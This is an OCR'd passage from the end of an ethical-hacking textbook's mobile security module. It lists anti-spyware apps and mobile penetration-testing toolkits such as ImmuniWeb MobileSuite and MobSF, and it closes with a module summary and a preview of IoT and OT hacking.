


Figure 17.84: Screenshot of TotalAV

Some additional mobile anti-spyware tools are as follows:

- Certo: Anti Spyware & Security (*https://play.google.com*)
- Anti Spy Detector – Spyware (*https://play.google.com*)
- iAmNotified - Anti Spy System (*https://iamnotified.com*)
- Anti Spy (*https://www.protectstar.com*)
- Secury - Anti Spy Security (*https://apps.apple.com*)



Mobile Pen Testing Toolkits

- **ImmuniWeb® MobileSuite**

  Source: *https://www.immuniweb.com*

  ImmuniWeb® MobileSuite leverages machine learning technology to augment and accelerate manual mobile penetration testing of iOS and Android mobile applications. It provides scalable, rapid, and DevSecOps-enabled mobile apps and backend testing with tailored remediation guidelines and zero false-positive SLA. Furthermore, it provides SDLC and CI/CD tool integration, and WAF for mobile backend flaws. Using this toolkit, security professionals can perform static, dynamic, and interactive security testing using SCA. It also provides various reports such as Threat-Aware Risk Scoring, Tailored Remediation Guidelines, CVE, CWE and CVSSv3 scores.

Figure 17.85: Screenshots of ImmuniWeb® MobileSuite

Some additional mobile pen testing tools are as follows:

- Codified Security (*https://codifiedsecurity.com*)
- Astra Security (*https://www.getastra.com*)
- Appknox (*https://www.appknox.com*)
- Data Theorem's Mobile Secure (*https://www.datatheorem.com*)
- MobSF (*https://mobsf.live*)

Module Summary

This module discussed various mobile platform attack vectors and attacks. In addition, it discussed various techniques and tools for hacking Android devices in detail. It also provided a detailed explanation of how Android devices can be secured using Android security tools. Furthermore, it described various techniques and tools for hacking iOS devices. It also discussed how iOS devices can be secured using iOS security tools. Moreover, it emphasized the importance of mobile device management. Subsequently, it presented various countermeasures to protect mobile devices from hacking attempts by threat actors. Finally, it ended with a detailed discussion on how mobile devices can be secured using mobile security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform IoT and OT hacking to compromise IoT and OT devices.